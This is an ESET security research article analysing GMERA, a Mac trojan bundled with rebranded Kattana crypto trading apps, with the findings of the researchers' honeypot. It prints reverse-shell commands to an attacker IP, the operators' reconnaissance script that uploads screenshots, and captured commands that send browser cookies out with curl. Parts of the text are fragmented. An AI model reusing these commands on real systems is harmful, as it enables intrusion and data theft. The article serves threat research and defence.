

ESET RESEARCH

Mac cryptocurrency trading application rebranded, bundled with malware

ESET researchers lure GMERA malware operators to remotely control their Mac honeypots



Marc-Etienne M. Lévêillé

16 Jul 2020 , 14 min. read




Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

Accept all and close

[Manage cookies](#)



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

We've recently discovered websites distributing malicious cryptocurrency trading applications for Mac. This malware is used to steal information such as browser cookies, cryptocurrency wallets and screen captures. Analyzing the malware samples, we quickly found that this was a new campaign of what Trend Micro researchers called GMERA, in [an analysis they published](#) in September 2019. As in the previous campaigns, the malware reports to a C&C server over HTTP and connects remote terminal sessions to another C&C server using a hardcoded IP address. This time, however, not only did the malware authors wrap the original, legitimate application to include malware; they also rebranded the Kattana trading application with new names and copied its original website. We have seen the following fictitious brandings used in different campaigns: *Cointrazer*, *Cupatrade*, *Licatrade* and *Trezarus*. In addition to the analysis of the malware code, ESET researchers have also set up honeypots to try to reveal the motivations behind this group of criminals.

Distribution

We have not yet been able to find exactly where these trojanized applications are promoted. However, in March 2020, Kattana [posted a warning](#) suggesting that victims were approached individually to lure them into downloading a trojanized app. We couldn't confirm this, but it could very well be the case.



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

For users were
t service of Kattana,


who approaches
trading. They might

be frauds.



Figure 1. Kattana warns about trojanized copies of their software on Twitter

Copycat websites are set up to make the bogus application download look legitimate. For a person who doesn't know Kattana, the websites do look legitimate.



archive containing the trojanized


malware analysis in this case is pretty straightforward. We will take the Licatrade sample as

the example here. Other samples have minor differences, but the ideas and functionalities are essentially the same. Similar analyses of earlier GMERA campaigns are provided in Trend Micro's [blogpost](#) and in Objective-See's [Mac malware of 2019](#) report.

Licatrade.malware

welivesecurity

Name	Date Modified	Size
Contents	2020-04-15	--
Resources	2020-04-15	--
run.sh	2020-04-15	1 KB
MainMenu.nib	2020-04-15	27 KB
Licatrade	2020-04-15	601.3 MB
Assets.car	2020-04-15	140 KB
Applcon.icns	2020-04-15	26 KB
PkgInfo	2020-04-15	8 bytes
MacOS	2020-04-15	--
Licatrade	2020-04-15	57 KB
Info.plist	2020-04-15	2 KB
Font Resources	2020-04-15	--
Resources	2020-04-15	63 KB
Resources	2020-04-15	46 KB
Resources	2020-04-15	3.2 MB
Resources	2020-04-15	329 KB
Resources	2020-04-15	99 KB
Resources	2020-04-15	191 KB
Resources	2020-04-15	43 KB
Resources	2020-04-15	6.5 MB
Resources	2020-04-15	--
Resources	2020-04-15	1.9 MB



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

ion bundle

Modification timestamps of the files in the ZIP archive, the date the application was signed, and the `Last-Modified` HTTP header when we downloaded the archive all show April 15th, 2020. This is highly suggestive that this campaign started on that date.

A shell script (`run.sh`) is included in the resources of the application bundle. This main executable, written in Swift, launches `run.sh`. For some reason, the malware author has duplicated functionality to send a simple report to a C&C server over HTTP, and to connect to a remote host via TCP providing a remote shell to the attackers, in both the main executable and the shell script. An additional functionality, in the shell script only, is to set up persistence by installing a Launch Agent.

Here is the full shell script source (ellipsis in long string and defanged):

```
#!/bin/bash
```

```
function remove_spec_char(){  
    echo "$1" | tr -dc '[:alnum:].\r' | tr '[:upper:]' '[:lower:]'  
}
```



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

```
)"  
?${whoami}&${ip}"`  
  
.apple.system.plist"  
LaunchAgents/.com.apple.syste  
  
.37.212[.]97/25733 0>&1`
```

`launchd experts` but instead is the command line to be executed

launcher expects, but instead is the command line to be executed.

The decoded content (ellipses in long strings) of the `$plist_text` variable is:

```
echo 'sdvkmsdfmsd...kxweivneivne'; while ;; do sleep 10000; screen -X quit; lsof
```

If run directly, this code would open a reverse shell from the victim machine to an attacker-controlled server, but that fails here. Fortunately for the attackers, the last line of the shell script also starts a reverse shell to their server.

The Cointrazer sample, used in campaigns prior to Licatrade, does not suffer from this issue: the Launch Agent is installed and successfully starts when the user logs in.

The various reverse shells used by these malware operators connect to different remote ports depending on how they were started. All connections are unencrypted. Here is a list of ports, based on the Licatrade sample.



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

in screen using ztcp

in screen using /dev/tcp

in screen using /dev/tcp

using ztcp

using /dev/tcp

in screen using /dev/tcp

25737	Licatrade executable	bash in screen using /dev/tcp
25738	Licatrade executable	zsh in screen using ztcp

Here are some example command lines used:

- Bash in screen using /dev/tcp:

```
screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212[.]97/25733 0>&1'
```

- zsh using ztcp:

```
zsh -c 'zmodload zsh/net/tcp && ztcp 193.37.212[.]97 25734 && zsh  
>&$REPLY 2>&$REPLY 0>&$REPLY'
```

The rebranded Kattana application is also in the resources of the application bundle. We
e application, some other code
platforms to perform trading,
and if credentials were exfiltrated
ps have an app.asar file, which
n. We have checked all changes
Licatrade copycat and found that



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).


```
    policy: "https://kattana.trade/privacy-policy.html","https://licatrade.com/privacy-policy.html",
@@ -21555 +21555 @@
    e.exports = "data:image/svg+xml;base64,PHN2ZyBoZWlnaHQ9IjQxIiB2aWV3Qm94PSIwIDAgMjIwIDQxIiB3aWR0aD0iMjIwIDQxIiB4bWxucz0iaHR0cDo
@@ -23725 +23725 @@
    e.exports = JSON.parse('{"name":"kattana","productName":"kattana","version":"1.2.0","description":"Cryptotrading applicati
diff --git a/kattana/dist/renderer.prod.js b/licatrade/dist/renderer.prod.js
--- a/kattana/dist/renderer.prod.js
+++ b/licatrade/dist/renderer.prod.js
@@ -325 +325 @@ module.exports = function(e) {
    }, void 0, `Copyright © ${t} Kattana`))Licatrade`))
@@ -395 +395 @@ module.exports = function(e) {
    d = "https://kattana.trade/help.html";"https://licatrade.com/help.html";
@@ -415 +415 @@ module.exports = function(e) {
    }, void 0, "But it doesn't have to mean goodbye! ", m, "Choose monthly or yearly subscription plan -", h, "and
@@ -1508 +1508 @@ module.exports = function(e) {
    label: "About Kattana",Licatrade",
@@ -6571 +6571 @@ module.exports = function(e) {
    onClick: () => (0, l.openLink)("https://kattana.trade/help.html")l.openLink)("https://licatrade.com/help.h
@@ -7081 +7081 @@ module.exports = function(e) {
    onClick: () => (0, l.openLink)("https://kattana.trade/help.html")l.openLink)("https://licatrade.com/help.h
@@ -11715 +11715 @@ module.exports = function(e) {
    content: "Hey, trader! It's nice you're with us. KattanaLicatrade is a powerful crypto trading terminal that allow
@@ -11736 +11736 @@ module.exports = function(e) {
    content: "And when you're ready, we'd love to hear what you think about Kattana.Licatrade. Please, provide feedback
@@ -15838 +15838 @@ module.exports = function(e) {
    e.exports = JSON.parse('{"name":"kattana","productName":"kattana","version":"1.2.0","description":"Cryptotrading appli
@@ -16177 +16177 @@ module.exports = function(e) {
    layoutTitle: "KattanaLicatrade Defa...",
@@ -16259 +16259 @@ module.exports = function(e) {
    title: "KattanaLicatrade Default Layout",
:
_
```

welivesecurity

Figure 5. Partial difference between Kattana and Licatrade



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

ertificate, having the common
D M8WVDT659T. The certificate
ame day we notified Apple about

b15)

=Apple Certification Authority, 0

Validity

```
Not Before: Apr  6 10:24:07 2020 GMT
Not After : Apr  7 10:24:07 2025 GMT
Subject: UID=M8WVDT659T, CN=Developer ID Application: Andrey Novoselov (M8WVDT659T),
OU=M8WVDT659T, O=Andrey Novoselov, C=US
Subject Public Key Info:
  Public Key Algorithm: rsaEncryption
    Public-Key: (2048 bit)
:_
```






Figure 6. Certificate used to sign Licatrade



```
% openssl ocsp -issuer Apple_Developer_CA.crt -cert M8WVDT659T.crt
-url http://ocsp.apple.com/ocsp03-devid06
Response verify OK
M8WVDT659T.crt: revoked
This Update: Jun  6 02:32:56 2020 GMT
Next Update: Jun  6 02:37:56 2020 GMT
```



Your account, your cookies choice


We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

ertificate was used. Both were
e the *IoCs* section for details
razer, there were only 15
Apple and the malefactors
e didn't find anything else signed
ly for that purpose.

Infrastructure

The malicious Licatrade application was available on the `licatrade.com` website and its C&C HTTP report server domain is `stepbystepby.com`. Both domains were registered using the `levistor777@gmail.com` email address. Searching for other domains registered with that email address reveals what looks like several previous campaigns. Here is a list of domains we found in samples or registered with that email address.

Domain name	Registration date	Comment
repbaerray.pw	2019-02-25	C&C server for HTTP report of Stockfolio app
macstockfolio.com	2019-03-03	Website distributing the malicious Stockfolio app
latinumtrade.com	2019-07-25	Website distributing the malicious Latinum app



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

...uting the malicious Trezarus app
...uting the malicious Cointrazer app
vn
vn
... HTTP report of Cointrazer app
...uting the malicious Cupatrade app

stepbystepby.com	2020-04-07	C&C server for HTTP report of Licatrade app
licatrade.com	2020-04-13	Website distributing the malicious Licatrade app
creditfinelor.com	2020-05-29	Empty page, usage unknown
maccatreck.com	2020-05-29	Some authentication form

Both the websites and HTTP C&C servers receiving the malware’s first report are hosted behind Cloudflare.

Honeypot interactions

To learn more about the intentions of this group, we set up honeypots where we monitored all interactions between the GMERA reverse shell backdoors and the operators of this



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

r channel; everything happened
C server sent a small script to
ed on external IP address) of the

```
/private/var/tmp/.i) ))" -gt
```

```

fi
}
function write() {
    getit=`curl -s ipinfo.io | grep -e country -e city | sed 's/[^a-zA-Z0-9]`
    echo `whoami` > /private/var/tmp/.i
    echo `sw_vers -productVersion` >> /private/var/tmp/.i
    echo "$getit" >> /private/var/tmp/.i
}
check
cat /private/var/tmp/.i

```

which sent something like this to the operators:

jeremy
10.13.4
Bratislava
SK



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

lands. In our case, after a while, the output of our honeypots, the script was just listing files across the system. It was a 64-encoded script designed to be obfuscated or actually interesting. The

ed_cap4.pcapng

CBpbmZvIC0tLS0tLSIKY3VybCAtcyBpcGluZm8uaw
LmFwcGxLMmVwS9zcC9wcm9kdWN0P2NjPSQ0c3Zld
qfCBjDXQGLwMGO50spIHwcZ2VkcjZfc4qGpNmVbmZp
4gLS0tLS0tIppzd192ZXJzC1wcm9kdWN0PmVvc2L
lwMzNbMTszHw0gO0FUUQXJTkEgO0FUUQXJTkEgO0
TkEgO0FUUQXJTkEgO0FUUQXJTkEgO0FUUQXJTkEg
O0FUUQXJTkEgO0FUUQXJTkEgO0FUUQXJTkEgO0FUUQXJTkEg



Figure 8. Packet capture of the operator sending the base64-encoded secondary reconnaissance script

Here is the decoded script:



```
echo "----- Video Output -----"
system_profiler SPDisplaysDataType
echo "----- Wifi Around -----"
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources
echo "----- Virtual Machine Detector -----"
ioreg -l | grep -e Manufacturer -e 'Vendor Name' | grep -E "irtual|racle|ware|
echo "-----"
echo "----- Developer Detector -----"
echo "-----"
echo "||| Applications |||"
ls -laht /Applications | grep -E "Xcode|ublime|ourceTree|Atom|MAMP|TextWrangle
echo "||| Short Bash History |||"
cat ~/.bash_history | head -n 20
echo "----- Desktop Screen -----"
echo "create screenshot..."
sw_vers -productVersion | grep -E "10.15.*" & screencapture -t jpg -x /tmp/scri
sips -z 500 800 /tmp/screen.jpg &> /dev/null
sips -s formatOptions 50 /tmp/screen.jpg &> /dev/null
echo "uploading..."
curl -s -F "file=@/tmp/screen.jpg" https://file.io
```



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

one of the Stockfolio samples
they chose to send the
ns only. It was also updated to

```
ris Pro

t-In Retina LCD
1800 Retina

Internal

SSID BSSID RSSI CHANNEL HT CC SECURITY (auth/unicast/group)
E777 04:56:6d:6d:ff:08 -44 11 Y US WPA2(PSK/AES/AES)
TTEL 60:37:47:a4:ee:bc -63 11 Y JP WPA(PSK/AES,TKIP/TKIP)
...
tor
me...
```

CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA
----- MacOS Installed -----

----- Developer Detector -----

```
Wed 11 Oct 2018 12:54:04 CET
----- Disks -----
Filesystem 1M-blocks  Used Available Capacity iused   ifree %iused  Mounted on
/dev/disk1s5  476282  10735    11155    50% 487987 4876641253    0%  /
...
----- Video Output -----
Graphics/Displays:

Intel Iris Pro:

||| Applications |||
drwxr-xr-x@  3 root      wheel   96B 23 May 06:48 Xcode.app
-[Be Carefull]-
||| Short Bash History |||
...
----- Desktop Screen -----
create screenshot...
10.15.5
uploading...
{"success":true,"key":"ijxxxxc","link":"https://file.io/ijxxxxc","expiry":"14 days"}
```

Figure 9. Report output that would be seen on an operator's terminal (reconstructed from packet capture)

We'll go over each section of the script here:

- It gets the full report about the external IP from ipinfo.io
- It checks for Mac model by using the last 4 digits of the Mac serial number and an HTTP service provided by Apple to translate it to a friendly name such as "MacBook Pro (Retina, 15-inch, Late 2013)". Virtual machines likely have invalid serial numbers and may not display a model here.
- It outputs the version of macOS installed. There is a rather big red (using ANSI escape sequence), all caps warning when the computer is running macOS Catalina (10.15). We think we understand why




Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

- Finally, it takes a screenshot, resizes it and uploads it to file.io. It checks to see whether the system is running macOS Catalina before doing so, but an error in the script makes this check useless. The "&" control operator, which starts commands in parallel, is used instead of the logical AND ("&&") operator. This means the screen capture is taken regardless of the macOS version.

The fact that a screenshot should not be taken on Catalina and that an obvious warning sign will be displayed on the operator's terminal made us wonder why they act differently on the current macOS version. It turns out that Catalina added a feature where recording the screen or taking a screenshot **must be approved by the user** for each application. We tested taking a screenshot from the reverse shell on Catalina and ended up with the following warning in our sandbox, which is rather suspicious considering a trading application has no business doing so.



```
----- Desktop Screen -----
create screenshot...
uploading...
{"success":true,"key":"L[REDACTED]v","link":"https://file.io/L[REDACTED]v","expiry":"14 days"}whoami
cd /users/[REDACTED]
cd Library/Cookies
ls
Cookies.binarycookies
HSTS.plist
com.apple.appstore.binarycookies
com.apple.iTunes.binarycookies
com.trading.Licatrade.app.binarycookies
zip .cookies.zip Cookies.binarycookies
adding: Cookies.binarycookies (deflated 59%)
screen -d -m curl -s --upload-file "/tmp/h.zip" http://193.[REDACTED]
whoami
screen -d -m curl -s --upload-file "/tmp/h.zip" http://193.[REDACTED]
screen -d -m curl -s --upload-file ".cookies.zip" http://193.[REDACTED]
```

Packet 532. 79 client pkts, 17 server pkts, 17 turns. Click to select.

Entire conversation (14 kB) Show and save data as ASCII Stream 31

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

welivesecurity

